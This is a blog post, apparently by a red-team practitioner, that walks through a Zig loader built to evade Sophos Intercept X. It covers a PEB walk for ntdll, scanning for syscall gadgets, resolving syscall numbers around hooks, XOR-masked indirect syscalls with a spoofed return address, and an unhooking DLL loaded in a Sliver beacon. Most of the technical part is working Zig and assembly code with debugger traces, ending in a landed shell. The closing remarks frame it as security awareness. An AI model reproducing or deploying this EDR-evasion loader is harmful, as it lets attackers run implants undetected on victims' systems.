
Why Zig
I got bored again. So I started learning Zig syntax and how it could be beneficial when it comes to writing loaders. I just wanted something new to try, and with Zig being early days still I thought why not. There aren’t many variations out there currently, so in terms of signatures and pattern detection Zig plays a role here although the underlying behaviour is the same.
If you’re new to Windows internals there are some amazing resources and tools out there to help, such as SysWhispers which handles all the syscalls and structs for you. But I was taught to use MSDN for the Win32 functions and NtDoc for the undocumented counterpart. I mention this because it forces you to understand how the structs work and the pointers to such. Both are a goldmine of info :). Also definitely head over to Crr0ww, I can’t recommend his videos enough for explaining these topics. Even better, the homies at Church of Malware are always helpful with anything, I can’t praise them enough, truly inspiring.
From Win32 down to the kernel
Most applications use the Win32 API directly: OpenProcess. That invokes
GetProcAddress leading into kernelbase.dll, then into the undocumented sections of
Windows: the Native API. Here the function becomes NtOpenProcess. Most native
versions are nearly identical to their Win32 counterparts, just one layer deeper.
It’s here we get the syscall instruction, which takes us into the kernel.
The syscall stub and how EDRs hook it
Every Nt* function in ntdll.dll is a tiny stub. It puts a number in EAX and fires
the syscall instruction.
4C 8B D1          mov r10, rcx        ; arg1 into R10 (kernel convention)
B8 18 00 00 00    mov eax, 0x18       ; syscall number 24
0F 05             syscall              ; enter kernel
C3                ret
The kernel wants the first argument in R10 not RCX. The syscall number goes in
EAX. That B8 byte is the opcode for mov eax, imm32 so the four bytes after it
are the actual syscall number.
Sophos overwrote those first bytes with a jmp into its own DLL
(hmpalert.dll). Now every call to that function jumps into Sophos’s DLL.
Clean:   4C 8B D1 B8 18 00 00 00 ...   ← normal stub
Hooked:  E9 63 00 EB BF ...            ← jmp into hmpalert.dll
Instead of fighting the EDR to allow IDA or x64dbg I just ran a quick PowerShell one-liner using GetModuleHandle for NTDLL and GetProcAddress for each function with
an output format of CLEAN and HOOKED:
[HOOKED] NtAllocateVirtualMemory      = E9 63 00 EB BF ... 0F 05 C3
[HOOKED] NtWriteVirtualMemory         = E9 01 05 B5 D3 ... 0F 05 C3
[CLEAN]  NtDelayExecution             = 4C 8B D1 B8 34 00 00 00 ...
[HOOKED] NtClose                      = E9 23 01 EB BF ... 0F 05 C3
[HOOKED] NtProtectVirtualMemory       = E9 83 F7 EA BF ... 0F 05 C3
[CLEAN]  NtCreateThreadEx             = 4C 8B D1 B8 C9 00 00 00 ...
[HOOKED] NtQueueApcThread             = E9 21 03 B5 D3 ... 0F 05 C3
[CLEAN]  NtOpenProcess                = 4C 8B D1 B8 26 00 00 00 ...
Five stubs hooked from what I requested. NtDelayExecution left clean. Sophos monitors
sleep via kernel callbacks instead of user-mode hooks.
I also noticed they never hooked NtOpenProcess and NtCreateThreadEx. These are used
in almost every sample, so it threw me off at first. Researching this showed that more
modern mechanisms rely on
PsSetCreateThreadNotifyRoutine
as a kernel alert which we’d only reach via a vulnerable driver (BYOVD), a tradeoff of
its own.
Think about the OPSEC and network segmentation, possibly IDS/IPS. An EDR agent just going silent is a red flag to any SIEM configured correctly.
AMSI plays a factor too, so relying on LoLBins / trusted commands to stay under the radar, and BOFs to run inline with the process.

Sophos hooked stubs. E9 = jmp into hmpalert.dll
Idea from here is get the right number into EAX, land in a syscall
instruction that Sophos hasn’t touched, and don’t leave evidence in memory or on the
stack that says you did it.
Finding ntdll without calling an API
First to do any of this I need ntdll’s base address in memory. The normal way is
GetModuleHandle("ntdll.dll") but like I said before that’s a red flag straight away, it puts the
lookup in the IAT (import address table) and on the call stack where an EDR can see a
process asking about ntdll. Straight RIP.
So we will walk the PEB (Process Environment Block) instead. Every thread has a TEB (Thread Environment Block) and on x64 the gs
register points straight at it. I found this just by hovering the gs symbol in
x64dbg. The info box even says itself the TEB can be used to grab info without touching the Win32
API. Instead of asking Windows for ntdll you just read it out of a struct Windows keeps
in memory anyway.
The chain is gs -> TEB -> PEB -> Ldr -> list of DLLs -> ntdll base. Kage walks that
list, checks each module name, grabs DllBase when it hits ntdll.dll. No
GetModuleHandle, just process memory. From here everything else (gadgets, SSNs,
dispatch) works off that base.
Debug walk

hovering gs in x64dbg, the TEB info box says no Win32 API needed
![the PEB walk start in x64dbg, mov rax, gs:[60]](/images/evidence/peb-walk-start.png)
the PEB walk start in x64dbg, mov rax, gs:[60]
mov rax, gs:[60] and one step later RAX holds the PEB:

RAX = PEB from gs:0x60
Next reads rax+18, meaning PEB+0x18 which is Ldr:
![mov rax, [rax+18] - PEB+0x18 reads Ldr](/images/evidence/rax-ldr-disasm.png)
mov rax, [rax+18] - PEB+0x18 reads Ldr
add rax, 20 makes RAX the list head, Ldr+0x20. Every module has a Flink, Windows’s
word for pointer to the next module, follow them through every DLL loaded:

add rax, 20 - RAX becomes the list head (Ldr+0x20)

RAX = list head after the add (Ldr+0x20), x64dbg labels it in ntdll’s range
The loop loads the first module’s Flink and follows it:
![mov rax, [rbp-28] - load the first module’s Flink](/images/evidence/rax-modulelist-disasm.png)
mov rax, [rbp-28] - load the first module’s Flink
![mov rax, [rax] - follow the Flink to the first module](/images/evidence/rax-flink-disasm.png)
mov rax, [rax] - follow the Flink to the first module

RAX = first module in the list
The cmp checks if the first module is already back at the list head, which means the
list is empty and it bails. The zero flag answers that, here it’s 0 so the loop runs:

cmp - is first module == head?

ZF = 0, first module != head, so the loop runs
The loop skips any module with a null dll_base, then compares the short name
against ntdll.dll. Only when that matches does it load dll_base and hand it back:
![mov rax, [rax+30] - the return read, then ret hands ntdll base back in RAX](/images/evidence/ntdll-return-chunk.png)
mov rax, [rax+30] - the return read, then ret hands ntdll base back in RAX
RAX holds ntdll’s base:

RAX = ntdll base in the register panel
Dumping that address starts with 4D 5A, “MZ”, the DOS header every PE has, so it’s
confirmed ntdll:

dump of ntdll’s base showing MZ
And it prints once the walk returns:
![terminal output: [+] found ntdll : 0x7FFA20160000](/images/evidence/ntdll-found-terminal.png)
terminal output: [+] found ntdll : 0x7FFA20160000
Code
fn findNtdll() ?[*]u8 {
    const peb_addr: usize = asm volatile ("mov %%gs:0x60, %[r]"
        : [r] "=r" (-> usize),
    );
    const peb_ptr = @as(*const PEB, @ptrFromInt(peb_addr));
    const head = &peb_ptr.ldr.in_memory_order_module_list;

    var entry = head.flink;
    while (entry != head) : (entry = entry.flink) {
        const mod: *LDR_DATA_TABLE_ENTRY = @fieldParentPtr("in_memory_order_links", entry);
        if (@intFromPtr(mod.dll_base) == 0) continue;
        const name = mod.base_dll_name.buffer[0 .. mod.base_dll_name.length / 2];
        if (std.mem.eql(u16, name, &[_]u16{ 'n', 't', 'd', 'l', 'l', '.', 'd', 'l', 'l' })) {
            return @ptrCast(mod.dll_base);
        }
    }
    return null;
}
The gadget pool
(Clean vs hooked stubs and the E9 into hmpalert are in The syscall stub and how EDRs hook it above.)
Now in this section it works similiar in a way when doing indirect syscalls. Inside of ntdll there are plenty of syscall; ret instructions (the bytes 0F 05 C3).
A lot of them sit at the end of an Nt* function. So normally when we want to make a syscall we get a handle to ntdll.dll, then GetProcAddress for the function address and store them inside our own global variables for each one. Then if we was actually doing an indirect syscall we create the full stubs for each function in an asm file, put the SSN into eax, then jump into ntdll’s syscall; ret instead of calling the hooked Nt* start. Whereas if you fire syscall from your own image instead of going through ntdll, that is what throws an alert to EDRs, legit code goes through the Nt* API always. Sophos already hooked a load of those starts (see the dump above) so we cant use that entry.
We dont actually need the whole of the stub we only need the final syscall;ret (0F 05 C3). Then we can store these addresses inside of a variable called g_syscall_addrs. Next we just need a lone C3 (ret) which doesnt have the previous two bytes of 0F 05. We then use this ret as our fake return address, so a stack walk sees ntdll called it and not the loader. Clever right ? i hope i explained it well enough you can see how it is an indirect call again by routing through ntdll.
Debug walk
Find the .text section. It loads the string ".text" into R9 and compares each
section name until it matches, then reads VirtualAddress and VirtualSize for the
scan range:

lea r9 loads the .text string for the section name compare (syscall.zig:182)
Counter resets to 0, start index is the .text RVA, stop is start plus size (the loop
stops 3 bytes early so a 3-byte gadget never reads past the end):

g_syscall_count = 0, j = text_va, scan_end = text_va + text_size
Then the byte loop. Base pointer in RAX (still ntdll’s base from the PEB walk), scan
index in RCX. First check is whether base[j] is 0F:
![cmp byte ptr [rax+rcx], 0F - first byte of the gadget check](/images/evidence/gadget-cmp-0f-disasm.png)
cmp byte ptr [rax+rcx], 0F - first byte of the gadget check

RAX still ntdll base (0x7FFA20160000) while the scan runs
Same idea for 05 then C3. All three match and it stores the address in
g_syscall_addrs and bumps the count:
![mov [rax+rcx*8], rdx - write gadget address into g_syscall_addrs](/images/evidence/gadget-store-line.png)
mov [rax+rcx*8], rdx - write gadget address into g_syscall_addrs
Dump that stored address and the bytes are right there:

dump at 0x7FFA202BFBE2 starts with 0F 05 C3

RDX = gadget address 0x7FFA202BFBE2, labelled inside ntdll
Code
fn scan_gadget_pool(ntdll_base: ?*anyopaque) ?void {
const base = ntdll_base orelse return null;
const base_bytes: [*]const u8 = @ptrCast(base);
const nt_hdrs = pe.getNtHeaders(base_bytes) orelse return null;
const section_off = @intFromPtr(nt_hdrs) - @intFromPtr(base_bytes) + @sizeOf(pe.IMAGE_NT_HEADERS64);
const sections = @as([*]align(1) const pe.IMAGE_SECTION_HEADER, @ptrCast(@alignCast(
@as([*]u8, @ptrCast(@constCast(base_bytes))) + section_off,
)));
var text_va: usize = 0;
var text_size: usize = 0;
for (0..nt_hdrs.FileHeader.NumberOfSections) |si| {
const sec = §ions[si];
if (std.mem.eql(u8, sec.Name[0..5], ".text") and sec.Name[5] == 0) {
text_va = sec.VirtualAddress;
text_size = sec.VirtualSize;
break;
}
}
if (text_va == 0 or text_size == 0) return null;
g_syscall_count = 0;
var j: usize = text_va;
const scan_end: usize = text_va + text_size;
while (j < scan_end - 3 and g_syscall_count < g_syscall_addrs.len) : (j += 1) {
if (base_bytes[j] == 0x0F and base_bytes[j + 1] == 0x05 and base_bytes[j + 2] == 0xC3) {
g_syscall_addrs[g_syscall_count] = @intFromPtr(&base_bytes[j]);
g_syscall_count += 1;
}
if (g_fake_return_addr == 0 and base_bytes[j] == 0xC3) {
if (j < 2 or base_bytes[j - 2] != 0x0F or base_bytes[j - 1] != 0x05) {
g_fake_return_addr = @intFromPtr(&base_bytes[j]);
}
}
}
if (g_syscall_count == 0) return null;
}
That gives me the pool of clean syscall; ret addresses. But I still need the right
number in EAX for each call. That is next.
Getting the syscall numbers
Back to the clean stub in The syscall stub and how EDRs hook it.
The bit that matters for the number is still mov eax, SSN (B8 then four bytes). Get
it wrong and nothing works. And because a lot of those stubs are hooked (same dump as
above) you cant always just read the B8 off the front. So Kage does it two ways.
First it walks ntdll’s export table, keeps the Nt* names, sorts them by RVA (where
they sit in memory). Windows basically laid the syscalls out in order so the index in
that sorted list is a candidate number. This never reads the stub bytes so hooks dont
matter. One catch though. I only sort Nt* not the full export table. If you sort
everything by RVA you get non-Nt exports mixed in (Rtl*, Ldr*, etc) which
shift the index. I skip those so the index starts from the first Nt* function,
not from the first export. The difference is a fixed offset on each build.
Say memory order goes RtlThing -> RtlOther -> NtDelayExec -> NtAlloc -> NtProtect.
Sorting all exports gives NtDelayExec index 2, NtAlloc index 3.
Sorting only Nt* gives NtDelayExec index 0, NtAlloc index 1.
Offset of 2. On this box the offset was 4.
The byte-scan from a clean stub gives the real SSN for one function. Subtract the Nt*-only index from that real SSN, that is the offset. Apply it to every hooked function.
Second, for the functions I actually need (NtAllocateVirtualMemory,
NtProtectVirtualMemory, NtDelayExecution) it tries to read the real number from the
stub anyway. Uses .pdata to get the function range, scans for 0xB8, takes the four
bytes after it if they look like a sane SSN. If the stub is still clean that is ground
truth.
If it got a real number from a clean stub, it works out
delta = real minus sorted index. On this box that was a flat +4. For any function where
the stub is hooked and there is no B8 left, sorted index + delta still lands on the
right number.
Prefer the bytes when they are clean, fall back to sorted index + delta when they are
not. Store the finals as plain u32s. XOR hide comes in the next section.
For alloc it resolved to 24 decimal which is 0x18 hex. Same number as the clean stub
example right at the start.

terminal, NtAllocateVirtualMemory ssn=24

0x18 hex = 24 decimal
Code
inline for (names) |name| {
    const fssn = extract_ssn(hash_ror13(name)) orelse return null;
    const byte_ssn = read_ssn_from_stub(@ptrCast(ntdll), name);
    if (byte_ssn) |b| {
        if (!delta_done) {
            delta = @as(i16, @intCast(b)) - @as(i16, @intCast(fssn));
            delta_done = true;
        }
        @field(result, name) = Entry{ .number = b };
    } else {
        @field(result, name) = Entry{ .number = @intCast(@as(i16, @intCast(fssn)) + delta) };
    }
}
hells_gate and hell_descent
Now everything comes together. Numbers from the last section, gadget pool and fake ret from The gadget pool.
When main wants to allocate it does not call NtAllocateVirtualMemory. It calls
syscall_dispatch with the SSN we just resolved, the args, and the arg count.
syscall_dispatch picks a random gadget from the pool, decides if it can use the fake
ret (only when there are under 5 args so nothing important is sitting on the stack),
then hands the real SSN, the gadget address, and the fake ret into hells_gate.
hells_gate just XORs all three with 0xDEADBEEF and parks them in data globals so a
quick memory scan does not see plaintext SSNs hanging around. Then hell_descent runs
with the actual args.
hell_descent is the go bit. Arg1 goes into R10 (same kernel convention as the clean
stub earlier), masked SSN gets XORed back into EAX (for alloc that is 0x18 / 24),
masked gadget gets loaded into R11 then XORed back to the real address, maybe push the fake ntdll ret, then jmp r11. That jump
leaves our code and lands on a syscall; ret from the pool.
Now RIP is inside ntdll. The syscall fires with our number in EAX. Kernel does the
work. Never touched the hooked E9 entry. That was the plan from the start.
Debug walk
About to unmask. EAX still holds 0xDEADBEF7 which is 0x18 xor 0xDEADBEEF. Next
line is the xor eax that strips it:

hell_descent on the xor, EAX still 0xDEADBEF7

EAX = 0xDEADBEF7 before unmask
After the xor EAX is 0x18. Then it unmasks the gadget into R11 and hits jmp r11:

EAX = 0x18 after unmask, about to jmp r11
Landed. RIP is on syscall inside ntdll, EAX still 0x18. Call stack shows
syscall_dispatch then hell_descent, but the instruction itself is ntdll’s not a
hooked stub start:

RIP on syscall inside ntdll, EAX=0x18, stack shows dispatch then hell_descent
Code
pub fn syscall_dispatch(ssn: u32, args: [*]const usize, arg_count: usize) usize {
    const idx = @as(usize, @truncate(xorshift64())) % g_syscall_count;
    const gadget = g_syscall_addrs[idx];
    const fake: usize = if (arg_count < 5) g_fake_return_addr else 0;
    hells_gate(ssn, gadget, fake);
    // ... pack args ...
    return hell_descent(/* args */);
}
.intel_syntax noprefix

.data
  wSystemCallEnc:       .long 0        ; masked SSN lives here
  qSyscallInsAddressEnc: .quad 0       ; masked gadget address lives here
  qFakeReturnEnc:       .quad 0        ; masked fake return lives here
  wMask:                .long 0xDEADBEEF           ; 32-bit xor mask
  qMask:                .quad 0xDEADBEEFDEADBEEF   ; 64-bit xor mask

.text
.global hells_gate
.global hell_descent

; hells_gate(ssn in ecx, gadget in rdx, fake_ret in r8)
hells_gate:
  xor ecx, dword ptr [rip + wMask]                  ; xor ssn with mask
  mov dword ptr [rip + wSystemCallEnc], ecx          ; store masked ssn
  xor rdx, qword ptr [rip + qMask]                  ; xor gadget with 64-bit mask
  mov qword ptr [rip + qSyscallInsAddressEnc], rdx   ; store masked gadget
  mov rax, r8                                        ; fake_ret into rax
  xor rax, qword ptr [rip + qMask]                  ; xor it with mask
  mov qword ptr [rip + qFakeReturnEnc], rax          ; store masked fake_ret
  ret

; hell_descent(a1-a11 as fastcall args, syscall)
hell_descent:
  mov r10, rcx                                       ; arg1 into r10 (kernel convention)
  mov eax, dword ptr [rip + wSystemCallEnc]          ; load masked ssn
  xor eax, dword ptr [rip + wMask]                   ; unmask -> real ssn in eax
  mov r11, qword ptr [rip + qSyscallInsAddressEnc]   ; load masked gadget
  xor r11, qword ptr [rip + qMask]                   ; unmask -> real gadget addr in r11
  mov rcx, r9                                        ; save arg4 (r9) in rcx
  mov r9, qword ptr [rip + qFakeReturnEnc]           ; load masked fake_ret
  xor r9, qword ptr [rip + qMask]                    ; unmask
  test r9, r9
  jz  .Ldone                                         ; skip push if fake_ret == 0
  push r9                                            ; push fake ntdll ret onto stack
.Ldone:
  mov r9, rcx                                        ; restore arg4 into r9
  mov rcx, r10                                       ; restore arg1 into rcx
  jmp r11                                            ; -> random syscall;ret in ntdll
Result
PEB walk, gadget pool, resolve the numbers, hide them, jump into ntdll and fire. No hooked Nt* entry.
Kage handles the syscall layer. Valak handles the beacon side. It’s an evasion DLL that reflectively loads inside the Sliver beacon. At init it restores ntdll from the clean \KnownDlls copy, overwriting Sophos’s user-mode hooks. Every stub in the beacon’s own process is clean again. No hook, no bypass needed for the beacon’s own API calls after that.
Valak is seperate because it solves slivers beacon calls. Two seperate stages they are dynamic.
Pair both and Sophos Intercept X does not stop it initially. Command execution on the box:

Sophos Intercept X, Kage + Valak chain running

whoami after the chain landed
Nothing called an API Sophos could hook, shell landed.
Personal note
If you made it to the end here and enjoyed it, I appreciate you so much for taking the time. If you’re like me and love the offensive and defensive sides of all this, sometimes I ask myself why I go out of my way to do this. But it very much appears that ignorance is still the biggest indicator of compromise today. These systems are only as safe as those controlling them, and that’s you and me. This post should highlight, more than anything, the importance of not relying on a single layer and becoming more proactive rather than reactive. If you have a solid internal and external security posture, the chances of this happening are slim to begin with and, even if it does, it is very much mitigable. I would love to continue and talk much more about how to become more confident in your security and the ways to make life easier when approaching it all. Therefore, this page is going to be a full knowledge and resource dump. None of these technical tools are ever really needed to begin with.
— JYenn